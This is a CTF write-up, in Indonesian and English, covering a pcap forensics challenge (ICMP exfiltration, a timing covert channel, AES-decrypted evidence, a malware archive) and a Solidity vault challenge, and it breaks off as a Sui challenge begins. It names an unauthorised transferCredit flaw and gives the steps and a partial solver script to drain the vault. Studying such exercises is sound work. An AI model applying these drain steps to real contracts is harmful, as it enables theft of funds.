Nah karena bingung ini maksudnya apaan, sebelum traffic eq 1 itu ada semacam marker AUTH_SUCCESS and there is some chars that aren't readable with UTF-8. Ubah ke bentuk raw and we got hex `deadbeef`. Coba submit dan bemnar:



What is the 32-bit synchronization source identifier tracking the heavy multimedia datagram stream?

Format: decimal digits

Next adalah nyari nilai SSRC pada RTP (kata gpt). The thing is RTP not directly marked as RTP protocol in wireshark, jadi disini cari aja traffic UDP yang berat. Dan beberapa ada yang mengarah ke UDP port 1234.

```
$ tshark -r public.pcap -Y udp \
  -T fields -e ip.src -e udp.srcport -e ip.dst -e udp.dstport -e udp.length |
awk '{bytes[$1 ":" $2 " -> " $3 ":" $4] += $5} END {for (x in bytes) print bytes[x], x}' |
sort -nr | head
2003020 192.168.100.20:44407 -> 192.168.100.10:1234
20780 192.168.100.10,192.168.100.20:44407 -> 192.168.100.20,192.168.100.10:1234
627 192.168.100.10:138 -> 192.168.100.255:138
252 192.168.100.20:44408 -> 192.168.100.10:1235
36 192.168.100.10,192.168.100.20:44408 -> 192.168.100.20,192.168.100.10:1235
```

Nah sekarang kita decode traffic RTP nya dan ubah ke decimal.

```
$ tshark -r public.pcap \
  -d udp.port==1234,rtp \
  -Y rtp \
  -T fields \
  -e frame.number \
  -e ip.src \
  -e udp.srcport \
  -e rtp.ssrc
```

```

8791 192.168.100.20 44407 0x82e7d63a
8792 192.168.100.20 44407 0x82e7d63a
...
$ printf '%d\n' $((16#82e7d63a))
2196231738

```

The attacker hid a secret string without inserting it into the data payload. What is the secret string?
Format: 34 character string

Waktu awal chall rilis kan sebenarnya qna blm ada ya, tp saya sudah analisis dikit sampe decrypt.enc nya. Intinya ada traffic ICMP yang merupakan mdmp dengan marker tiap traffic nya adalah EXFIL. But setelah qna rilis dan ada pertanyaan ini, saya jadi analisis ulang traffic ICMP nya dan ditemukan setelah EXFIL itu ada marker BEACON dan berakhir di END_BEACON. Setelah brainstorming dengan gpt, we got a info that this is a custom heartbeat/session channel yang dihasilkan dari controlled times antara reply response dari ICMP yang ada marker BEACON. So, gpt give me a script to extract it and that's the answer.

```

import subprocess

cmd = [
    "tshark", "-r", "public.pcap",
    "-Y", 'icmp && ip.src==192.168.100.20 && frame contains "BEACON"',
    "-T", "fields", "-e", "frame.time_epoch"
]

p = subprocess.check_output(cmd, text=True)
t = [float(x) for x in p.splitlines() if x.strip()]

gaps = [b-a for a,b in zip(t,t[1:])]

# ~1 sec => 0, ~2 sec => 1
bits = ''.join('1' if g > 1.5 else '0' for g in gaps)

print("beacons :", len(t))
print("bits  :", len(bits))
print("bits  :", bits)

# byte decode
data = bytes(
    int(bits[i:i+8], 2)
    for i in range(0, len(bits)-7, 8)
)

```

```

print("bytes :", data)
try:
    print("text :", data.decode())
except UnicodeDecodeError:
    print("hex :", data.hex())

$ python3 5.py
beacons : 281
bits : 280
bits :
01100100001100000110111001110100010111110111001001110101010011100101111
10111010001101000001100110101111101101101001101000110110001110111001101
00011100100011001101011111011110010011010001101000011010000101111100111
0000011001000110001001100010011011101100011011000010110000100110101
bytes : b'd0nt_ruN_th3_m4lw4r3_y4hh_82117caa5'
text : d0nt_ruN_th3_m4lw4r3_y4hh_82117caa5
# take only the 34 bytes

```

That was a password snippet for private.676767. Append '512de1cc679e2acb37092e10a6111c22' to the end of that string. what is the MD5 checksum of the reconstructed massive payload fragmented across thet traffic?
Format: MD5

Next adalah how to extract the mdmp dari traffic icmpnya. Karena udah tau ada marker EXFIL jadi ya tinggal suruh gpt bikinkan script buat extract nya

```

from scapy.all import rdpcap, ICMP

pcap = rdpcap("challenge.pcap")

chunks = []

for pkt in pcap:
    if not pkt.haslayer(ICMP):
        continue

    icmp = pkt[ICMP]

    # Only Echo Request
    if icmp.type != 8:
        continue

    payload = bytes(icmp.payload)

    if not payload.startswith(b"EXFIL"):
        continue

```

```

seq = icmp.seq

# Remove the custom EXFIL marker
data = payload[5:]

chunks.append((seq, data))

print(f"[+] Found {len(chunks)} EXFIL packets")

chunks.sort(key=lambda x: x[0])

# Check sequence continuity
seqs = [x[0] for x in chunks]

for a, b in zip(seqs, seqs[1:]):
    if b != a + 1:
        print(f"[!] Sequence gap: {a} -> {b}")

with open("dump.dmp", "wb") as f:
    for seq, data in chunks:
        f.write(data)

print("[+] Written dump.dmp")

$ python3 e.py
[+] Found 32221 EXFIL packets
[+] Written dump.mdmp

$ md5sum dump.mdmp
c61e123e24a6025bc1aac86391385070 dump.mdmp

```

What is the string of the AES Key left in the memory?
Format: AES_Key_IV

Buat AES key nya tinggal pake bulk_extractor dan buka aja di aes_key.txt lalu decode ke ASCII. Nah untuk IV nya, metode saya adalah strings mdmp terus grep aes key-nya berharap IV nya ada sekitar situ, but sadly it isn't. Karena saya liat key diubah ke byte pada output strings b"bd7bf788d62bdec9c219316da4487314" saya asumsikan bahwa IV juga seperti itu. Benar saja ada strings yang keliatan aneh `y0u\_g0t\_tr4pp3d!` dan kita submit ini betul adalah IV nya.

```

# BANNER FILE NOT PROVIDED (-b option)
# BULK_EXTRACTOR-Version: 2.1.1
# Feature-Recorder: aes_keys
# Filename: dump.mdmp

```

```
# Feature-File-Version: 1.1
1077858 62 64 37 62 66 37 38 38 64 36 32 62 64 65 63 39 63 32 31 39 33 31 36 64 61 34
34 38 37 33 31 34 AES256

$ printf
'\x62\x64\x37\x62\x66\x37\x38\x38\x64\x36\x32\x62\x64\x65\x63\x39\x63\x32\x3
1\x39\x33\x31\x39\x33\x31\x36\x64\x61\x34\x34\x38\x37\x33\x31\x34'
bd7bf788d62bdec9c219319316da4487314
```

```
b"
```

```
17842 b"y0u_g0t_tr4pp3d!"
17843 z%'k
```

What is the multi-digit authorization code revealed on the evidence?
Format: decimal digit

Oke, di pcap itu ada traffic http yang isinya video.enc kita export ini lalu decrypt pake key dan iv yang udah ditemuin. Dari strings dan bulk udah jelas kalo ini aes 256 cbc, so the decryption script is here

No.	Time	Source	Destination	Protocol	Length	Info
17	37.207140	192.168.100.10	192.168.100.20	HTTP	222	GET /video.enc HTTP/1.1
10...	77.137104	192.168.100.20	192.168.100.10	HTTP	17122	HTTP/1.0 200 OK
10...	152.556672	192.168.100.10	192.168.100.20	HTTP	227	GET /private.676767 HTTP/1.1
87...	486.305920	192.168.100.20	192.168.100.10	HTTP	6682	HTTP/1.0 200 OK

```
from Crypto.Cipher import AES
```

```
key = b"bd7bf788d62bdec9c219316da4487314"
iv = b"y0u_g0t_tr4pp3d!"
```

```
data = open("video.enc", "rb").read()
pt = AES.new(key, AES.MODE_CBC, iv).decrypt(data)

open("f.dec", "wb").write(pt)
```


```
$ python3 d.py
```

```
$ file f.dec
f.dec: Zip archive data, at least v2.0 to extract, compression method=deflate
```

```
$ unzip -x f.dec
```

```
Archive: f.dec
inflating: video.mp4
```

Extract then see the .mp4 and we got the answer



What is the SHA256 hash value of the malware?
Format: SHA256

Nah, jujur ini karena kurang ketelitian saya awokawokoawkoawk. Saya lupa baca soal sebelumnya jadinya muter - muter buat nyari pw dari private.676767 yang ada di http traffic yg tadi. Dan ternyata udah di-state di pertanyaan sebelumnya kalo password zip nya adalah `d0nt\_ruN\_th3\_m4lw4r3\_y4hh\_82117caa512de1cc679e2acb37092e10a6111c22`. Lets extract it and we got one more encrypted archive. The password comes from the number in the video.

```
$ 7z x private.676767
```

```
7-Zip 26.00 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-02-12
64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:10240, ASM
```

```
Scanning the drive for archives:
1 file, 76424168 bytes (73 MiB)
```

Extracting archive: private.676767

--

Path = private.676767

Type = zip

Physical Size = 76424168

Enter password (will not be echoed):

Everything is Ok

Size: 75400304

Compressed: 76424168

\$ 7z x fastAI.zip

7-Zip 26.00 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-02-12

64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:10240, ASM

Scanning the drive for archives:

1 file, 75400304 bytes (72 MiB)

Extracting archive: fastAI.zip

--

Path = fastAI.zip

Type = zip

Physical Size = 75400304

Enter password (will not be echoed):

Everything is Ok

Size: 74408861

Compressed: 75400304

\$ sha256sum fastloader.exe

be69c8c00b73aadbb26ca44707ec1d489f891d2e848dd7e834b8f881bcdeb33d

fastloader.exe

What are the hexadecimal values of the starting point (Offset) and the data block length (Size) required?

Format: Offset_Size

Tau ah, yg ini aneh. gpt kan saja le. Katanya, ini tuh nyari PE overlaynya dan after hint gpt bisa dapet jawabannya. Dan part yang paling malesin ngga tau ini bentuk jawabannya itu raw hex, after hint muncul jadi tau formatnya kyk gimana.

Therefore Q10 is:

9600_46ecd9d



That is the PE overlay's **actual starting offset + size**, with lowercase hex and no `0x`.

What is the name of the original developer of the privilege escalation utility program smuggled inside this malware archive?

Format: FirstName_LastName

Nah, waktu analisis buat nyari jawaban q sebelumnya, saya ngeh kalo exe nya itu bisa di unzip yang hasilnya nanti ada app-64.7z and we can directly extract it too. Dan kalo di tree, itu muncul file elevate.exe, then elevate = privesc (get it?). Sung saja exiftool buat nyari creatornya.

```
$ 7z x fastloader.exe -oout_exe
```

```
7-Zip 26.00 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-02-12
64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:10240, ASM
```

```
Scanning the drive for archives:
1 file, 74408861 bytes (71 MiB)
```

```
Extracting archive: fastloader.exe
```

```
--
```

```
Path = fastloader.exe
```

```
Type = Nsis
```

```
Physical Size = 74408861
```

```
Method = Deflate
```

```
Solid = -
```

```
Headers Size = 39734
```

```
Embedded Stub Size = 38400
```

```
SubType = NSIS-3 Unicode
```

```
Everything is Ok
```

```
Files: 4
```

```
Size: 74619253
```

```
Compressed: 74408861
```

```
$ cd out_exe/\$PLUGINSDIR/
```

```
$ 7z x app-64.7z -oout_app
```


```
$ tree out_app/
```

```
out_app/
```

```
|— chrome_100_percent.pak
```

- chrome_200_percent.pak
- d3dcompiler_47.dll
- ffmpeg.dll
- icudtl.dat
- Installer.exe
- libEGL.dll
- libGLSv2.dll
- LICENSE.electron.txt
- LICENSES.chromium.html
- locales
 - af.pak
 - am.pak
 - ar.pak
 - bg.pak
 - bn.pak
 - ca.pak
 - cs.pak
 - da.pak
 - de.pak
 - el.pak
 - en-GB.pak
 - en-US.pak
 - es-419.pak
 - es.pak
 - et.pak
 - fa.pak
 - fil.pak
 - fi.pak
 - fr.pak
 - gu.pak
 - he.pak
 - hi.pak
 - hr.pak
 - hu.pak
 - id.pak
 - it.pak
 - ja.pak
 - kn.pak
 - ko.pak
 - lt.pak
 - lv.pak
 - ml.pak
 - mr.pak
 - ms.pak
 - nb.pak
 - nl.pak
 - pl.pak
 - pt-BR.pak





```
├── pt-PT.pak
├── ro.pak
├── ru.pak
├── sk.pak
├── sl.pak
├── sr.pak
├── sv.pak
├── sw.pak
├── ta.pak
├── te.pak
├── th.pak
├── tr.pak
├── uk.pak
├── ur.pak
├── vi.pak
├── zh-CN.pak
├── zh-TW.pak
├── resources
│   ├── app
│   │   ├── main.js
│   │   ├── package.json
│   │   └── resource.dat
│   └── elevate.exe
├── resources.pak
├── snapshot_blob.bin
├── v8_context_snapshot.bin
├── vk_swiftshader.dll
├── vk_swiftshader_icd.json
└── vulkan-1.dll
```

4 directories, 75 files

```
$ cd out_app/resources/
```

```
$ exiftool elevate.exe
```

```
ExifTool Version Number      : 13.50
File Name                    : elevate.exe
Directory                    : .
File Size                    : 108 kB
File Modification Date/Time   : 2026:07:18 05:55:16+07:00
File Access Date/Time        : 2026:08:30 20:08:48+07:00
File Inode Change Date/Time   : 2026:08:30 20:07:59+07:00
File Permissions              : -rwxrwxrwx
File Type                    : Win32 EXE
File Type Extension          : exe
MIME Type                    : application/octet-stream
Machine Type                 : Intel 386 or later, and compatibles
Time Stamp                   : 2016:04:08 21:35:16+07:00
```

Image File Characteristics : Executable, 32-bit
 PE Type : PE32
 Linker Version : 14.0
 Code Size : 70656
 Initialized Data Size : 38912
 Uninitialized Data Size : 0
 Entry Point : 0x1a6c
 OS Version : 6.0
 Image Version : 0.0
 Subsystem Version : 6.0
 Subsystem : Windows command line
 File Version Number : 1.0.0.2894
 Product Version Number : 1.0.0.2894
 File Flags Mask : 0x0017
 File Flags : (none)
 File OS : Win32
 Object File Type : Executable application
 File Subtype : 0
 Language Code : Neutral
 Character Set : Unicode
 Comments : Tool for elevating applications on the command line
 Company Name : Johannes Passing
 File Description : Elevate
 File Version : 1, 0, 0, 2894
 Internal Name : Elevate
 Legal Copyright : Copyright (C) 2007
 Original File Name : Elevate.exe
 Product Name : Elevate Application
 Product Version : 1, 0, 0, 2894
 PDB Modify Date : 2016:04:08 21:35:16+07:00
 PDB Age : 16
 PDB File Name : C:\Dev\elevate\bin\x86\Release\Elevate.pdb

s.py

```

from pwn import *
p = remote('34.1.203.129', 7000)
print(p.recvuntil(b'Answer: ').decode())
answers = [
    '192.168.100.10',
    '5.1.26100.8521',
    'de-ad-be-ef',
    '2196231738',
    "d0nt_ruN_th3_m4lw4r3_y4hh_82117caa",
    'c61e123e24a6025bc1aac86391385070',
    'bd7bf788d62bdec9c219316da4487314_y0u_g0t_tr4pp3d!',
    '16031115',
  ]

```

```

    'be69c8c00b73aadbb26ca44707ec1d489f891d2e848dd7e834b8f881bcdeb33d',
    '00009600_046ecd9d',
    'Johannes_Passing'
]
for answer in answers:
    p.sendline(answer.encode())
    response = p.recv().decode(errors='replace') # <-- was .decode()
    print(response)
print(p.recvall().decode(errors='replace'))


```

FLAG: COMPFEST18{b0r05_41r_vv0y_j4n64n_p3cu7_p3cu7_41_mu1u_adfhjfdhaasda}

AI Transparency : chaining hehe :D

1. <https://chatgpt.com/share/6a9242bf-114c-83ec-9bdc-f2fdd2993d21>
2. <https://chatgpt.com/share/6a9247b2-22c0-83ec-99ab-729f18b87074>
3. <https://chatgpt.com/share/6a92848a-e8a8-83ec-8a2b-e91f32e91468>
4. <https://chatgpt.com/share/6a924d95-d3a0-83ec-b9b9-fb754c74c3f5>
5. <https://chatgpt.com/share/6a929bc9-fe78-83ec-b775-d2de53ca7f7f> (final)

*download artefak gede - gede yg ke solp cuma pcap 🌹



BELOKCHENGGG

Phantom Ledger (100 pts)

A cutting-edge DeFi vault called PhantomVault has been deployed to the blockchain. It supports gasless meta-transactions, allowing users to deposit ETH and authorize withdrawals through signed messages – submitted by a trusted relayer on their behalf.

The vault holds 10 ETH belonging to the protocol. Your mission: drain it.

<http://34.1.203.129:8502/>

Jadi di challenge ini kita diberikan 2 file yaitu PhantomVault.sol dan Setup.sol maka disini saya coba langsung memahami isi kedua kode tersebut.

```
contract PhantomVault {
    address public owner;
    address public relayer;
    address public feeRecipient;

    uint256 public feeRate;
    uint256 public constant MAX_FEE_RATE = 500;

    mapping(address => uint256) public balances;
    mapping(bytes32 => bool) public usedSignatures;

    uint256 private _locked;

    address public proposedRelayer;
    uint256 public relayerChangeTimestamp;
    uint256 public constant RELAYER_CHANGE_DELAY = 1 hours;

    event Deposit(address indexed user, uint256 amount);
    event Withdraw(address indexed user, uint256 amount);
    event RelayedWithdraw(address indexed signer, address indexed to, uint256
amount, uint256 fee);
    event CreditTransfer(address indexed from, address indexed to, uint256 amount);
    event FeeRateUpdated(uint256 newRate);
    event RelayerProposed(address indexed proposed);
    event RelayerChanged(address indexed newRelayer);
```

Jadi kontrak PhantomVault itu seperti tempat penyimpanan dana dengan di dalam kontrak tersebut terdapat role.

owner : pemilik kontrak

relayer : alamat yang diizinkan meneruskan transaksi withdraw atas nama user.

feeRecipient : alamat penerima fee dari transaksi yang di-relay.

Lalu di kode ini terdapat bagian yang menarik yaitu :

Reentrancy guard : `_locked` = variabel privat, biasa dipakai sebagai flag untuk modifier `nonReentrant` (mencegah reentrancy attack saat withdraw/transfer dana).

Lalu ada juga Mekanisme Ganti Relayer : `proposedRelayer + relayerChangeTimestamp + RELAYER_CHANGE_DELAY` (1 jam), ini pola timelock 2-tahap: relayer baru harus diusulkan dulu (`RelayerProposed`), lalu baru bisa diaktifkan setelah menunggu 1 jam (`RelayerChanged`).

Lalu disini saya lanjut menganalisis kode selanjutnya.

```
modifier onlyOwner() {
    require(msg.sender == owner, "Not owner");
    _;
}

modifier onlyRelayer() {
    require(msg.sender == relayer, "Not relayer");
    _;
}

modifier nonReentrant() {
    require(_locked == 0, "Reentrancy detected");
    _locked = 1;
    _;
    _locked = 0;
}

constructor(address _relayer, address _feeRecipient) payable {
    owner = msg.sender;
    relayer = _relayer;
    feeRecipient = _feeRecipient;
    feeRate = 200;
    _locked = 0;

    if (msg.value > 0) {
        balances[msg.sender] += msg.value;
    }
}
```

```

        emit Deposit(msg.sender, msg.value);
    }
}

```

Lalu disini hanyalah bagian modifier dari kode sebelumnya : `onlyRelayer` = Membatasi pemanggilan fungsi hanya untuk alamat relayer. Ini yang akan dipakai di fungsi seperti `relayedWithdraw()` agar hanya relayer resmi yang bisa meneruskan `withdraw` atas nama user.

`nonReentrant` : Implementasi reentrancy guard manual

Lalu disini saya lanjut analisis kode selanjutnya.

```

function deposit() external payable {
    require(msg.value > 0, "Zero deposit");
    balances[msg.sender] += msg.value;
    emit Deposit(msg.sender, msg.value);
}

function withdraw(uint256 amount) external nonReentrant {
    require(balances[msg.sender] >= amount, "Insufficient balance");
    balances[msg.sender] -= amount;
    (bool success, ) = payable(msg.sender).call{value: amount}("");
    require(success, "ETH transfer failed");
    emit Withdraw(msg.sender, amount);
}

function relayWithdraw(
    address to,
    uint256 amount,
    uint256 nonce,
    bytes memory signature
) external onlyRelayer nonReentrant {
    bytes32 sigHash = keccak256(signature);
    require(!usedSignatures[sigHash], "Signature already used");

    bytes32 messageHash = keccak256(
        abi.encodePacked(
            "\x19Ethereum Signed Message:\n32",
            keccak256(abi.encodePacked(to, amount, nonce, address(this)))
        )
    );

    address signer = _recoverSigner(messageHash, signature);
    require(signer != address(0), "Invalid signature");
    require(balances[signer] >= amount, "Insufficient signer balance");

    usedSignatures[sigHash] = true;
}

```

```

uint256 fee;
unchecked {
    fee = (amount * feeRate) / 10000;
}
uint256 netAmount = amount - fee;

balances[signer] -= amount;
if (fee > 0 && feeRecipient != address(0)) {
    (bool feeSuccess, ) = payable(feeRecipient).call{value: fee}("");
    require(feeSuccess, "Fee transfer failed");
}

(bool success, ) = payable(to).call{value: netAmount}("");
require(success, "Withdrawal transfer failed");

emit RelayedWithdraw(signer, to, amount, fee);
}

```

disini fungsi deposit untuk : User kirim ETH langsung ke kontrak, dicatat ke `balances[msg.sender]`. Simpel dan aman.

Lalu difungsi `withdraw` : User menarik saldo milik sendiri, mengikuti pola `checks-effects-interactions` yang benar: `balances` dikurangi sebelum transfer ETH keluar (`call`), plus dilindungi `nonReentrant`.

Lalu ada fungsi `Relay withdraw` : user menandatangani pesan off-chain (berisi `to`, `amount`, `nonce`, alamat kontrak), lalu relayer yang mengirim transaksi on-chain dan membayar gas. Lalu disini saya lanjut lagi untuk menganalisis kode selanjutnya.

```

function transferCredit(address from, address to, uint256 amount) external {
    require(msg.sender == from || msg.sender == relayer, "Not authorized");
    require(balances[from] >= amount, "Insufficient credit");

    balances[from] -= amount;
    balances[to] += amount;

    emit CreditTransfer(from, to, amount);
}

function setFeeRate(uint256 newRate) external onlyOwner {
    require(newRate <= MAX_FEE_RATE, "Fee rate exceeds maximum");
    feeRate = newRate;
    emit FeeRateUpdated(newRate);
}

function proposeRelayer(address _newRelayer) external onlyOwner {

```

```

        require(_newRelayer != address(0), "Invalid relayer");
        proposedRelayer = _newRelayer;
        relayerChangeTimestamp = block.timestamp;
        emit RelayerProposed(_newRelayer);
    }

    function confirmRelayerChange() external {
        require(msg.sender == relayer, "Only current relayer");
        require(proposedRelayer != address(0), "No pending proposal");
        require(
            block.timestamp <= relayerChangeTimestamp + RELAYER_CHANGE_DELAY,
            "Proposal expired"
        );
        relayer = proposedRelayer;
        proposedRelayer = address(0);
        relayerChangeTimestamp = 0;
        emit RelayerChanged(relayer);
    }

    function setFeeRecipient(address _feeRecipient) external {
        require(msg.sender == owner || msg.sender == relayer, "Not authorized");
        feeRecipient = _feeRecipient;
    }

    function _recoverSigner(
        bytes32 hash,
        bytes memory sig
    ) internal pure returns (address) {
        require(sig.length == 65, "Invalid signature length");
        bytes32 r;
        bytes32 s;
        uint8 v;
        assembly {
            r := mload(add(sig, 32))
            s := mload(add(sig, 64))
            v := byte(0, mload(add(sig, 96)))
        }
        if (v < 27) { v += 27; }
        require(v == 27 || v == 28, "Invalid v value");
        return ecrecover(hash, v, r, s);
    }

    function getBalance(address account) external view returns (uint256) {
        return balances[account];
    }

    receive() external payable {
        balances[msg.sender] += msg.value;
    }
}

```

untuk di fungsi transfercredit ini : proposeRelayer / confirmRelayerChange : pola timelock 2 langkah: owner mengusulkan relayer baru, tapi yang mengonfirmasi harus relayer yang lama (msg.sender == relayer).

setFeeRecipient : bisa diubah oleh owner atau relayer, tanpa cek address(0).

_recoverSigner : ekstraksi r, s, v dari signature sudah benar, fix untuk $v < 27$ juga ada. Tapi tidak ada pembatasan s ke lower-half order ($s \leq \text{secp256k1}n/2$).

Akan tetapi di fungsi ini terdapat vuln yaitu di kode berikut.

```
function transferCredit(address from, address to, uint256 amount) external {
    require(msg.sender == from || msg.sender == relayer, "Not authorized");
```

relayer bisa memindahkan saldo user manapun ke alamat manapun, tanpa signature dari user tersebut sama sekali. Dibandingkan dengan relayWithdraw yang mewajibkan verifikasi signature, di transferCredit, relayer langsung dapat otorisasi mutlak.

Jadi alur solver dari challenge ini adalah :

1. Vault initial deposit tercatat sebagai balances.
2. panggil transferCredit, lolos karena msg.sender == relayer.
3. Saldo pindah ke balances aku.
4. panggil withdraw sebagai player sendiri, ini fungsi normal, syaratnya cuma balances[msg.sender] >= amount, jadi lolos karena saldo sudah didapatkan secara mapping.
5. ETH keluar dari vault ke wallet → address(vault).balance == 0 → isSolved() return true.

Dan berikut solver scriptnya.

Solve.py

```
#!/usr/bin/env python3
"""
Solver script - PhantomVault CTF.

Root cause yang dieksploitasi:
transferCredit(from, to, amount) mengizinkan `relayer` memindahkan
saldo internal (balances mapping) milik SIAPA PUN ke alamat manapun,
tanpa signature/otorisasi dari pemilik saldo (`from`). Syarat aksesnya
cuma `msg.sender == from || msg.sender == relayer`.
```



```

print("\n[*] Step 2: withdraw(semua credit)")
send_tx(w3, account, vault.functions.withdraw(my_credit))

# --- Verifikasi -----
final_vault_balance = w3.eth.get_balance(vault_addr)
solved = setup.functions.isSolved().call()
    print(f"\n[*] Saldo ETH vault akhir          : {w3.from_wei(final_vault_balance,
'ether')} ETH")
    print(f"[*] isSolved()                      : {solved}")

    print("\n[+] Challenge solved!" if solved else "\n[-] Belum solved, cek log transaksi
di atas.")

if __name__ == "__main__":
    main()

```

▶ Flag Found!

COMPFEST18{ph4nt0m_l3dg3r_cr0ss_funct10n_r33ntr4ncy_w1th_ecdsa_m4ll3ab1l1ty}

 Copy Flag

FLAG:

COMPFEST18{ph4nt0m_l3dg3r_cr0ss_funct10n_r33ntr4ncy_w1th_ecdsa_m4ll3ab1l1ty}

AI Transparency : <https://claude.ai/share/8f930a8a-9721-47aa-a0f3-56baa7fca622>

Compfest Coint (139 pts)

ALL IN SEMESTA BOSKU, CACING-CACING NAGA-NAGA.

Starter tooling:

<https://docs.sui.io/guides/developer/getting-started>

@mysten/sui TypeScript SDK

Sui CLI cannot be used because of gRPC

<http://34.1.203.129:8501/>

Jadi pada challenge ini kita diberikan file yang sangat banyak bgt ada sekitar 9 files maka disini saya mencoba analisis filenya

```
public fun create(ctx: &mut TxContext): GlobalConfig {
  GlobalConfig {
    id: object::new(ctx),
    liquidity_fee_bps: 0,
    withdraw_fee_bps: 0,
    min_effective_liquidity: 500,
    bounty_target: 500,
    rebalance_cap: 2_000_000,
  }
}

public fun share(cfg: GlobalConfig) {
  transfer::share_object(cfg);
}

public fun liquidity_fee_bps(cfg: &GlobalConfig): u64 { cfg.liquidity_fee_bps }
public fun withdraw_fee_bps(cfg: &GlobalConfig): u64 { cfg.withdraw_fee_bps }
public fun min_effective_liquidity(cfg: &GlobalConfig): u64 { cfg.min_effective_liquidity }
public fun bounty_target(cfg: &GlobalConfig): u64 { cfg.bounty_target }
public fun rebalance_cap(cfg: &GlobalConfig): u64 { cfg.rebalance_cap }

public entry fun set_fees(cfg: &mut GlobalConfig, liquidity_bps: u64, withdraw_bps: u64,
  _ctx: &TxContext) {
  cfg.liquidity_fee_bps = liquidity_bps;
  cfg.withdraw_fee_bps = withdraw_bps;
}
```

Jadi pada kode constructor create itu berfungsi untuk : Membuat instance GlobalConfig baru dengan nilai awal: Fee liquidity & withdraw = 0 (belum ada biaya), min_effective_liquidity = 500, bounty_target = 500. Ini nilai yang seperti ini jadi kondisi syarat untuk isSolved.

rebalance_cap = 2.000.000 batas atas untuk rebalancing

lalu untuk fungsi share : Mengubah object menjadi shared object di Sui artinya siapa saja bisa mengakses/memodifikasinya (kalau ada fungsi mutable yang mengizinkan), bukan dimiliki satu alamat saja

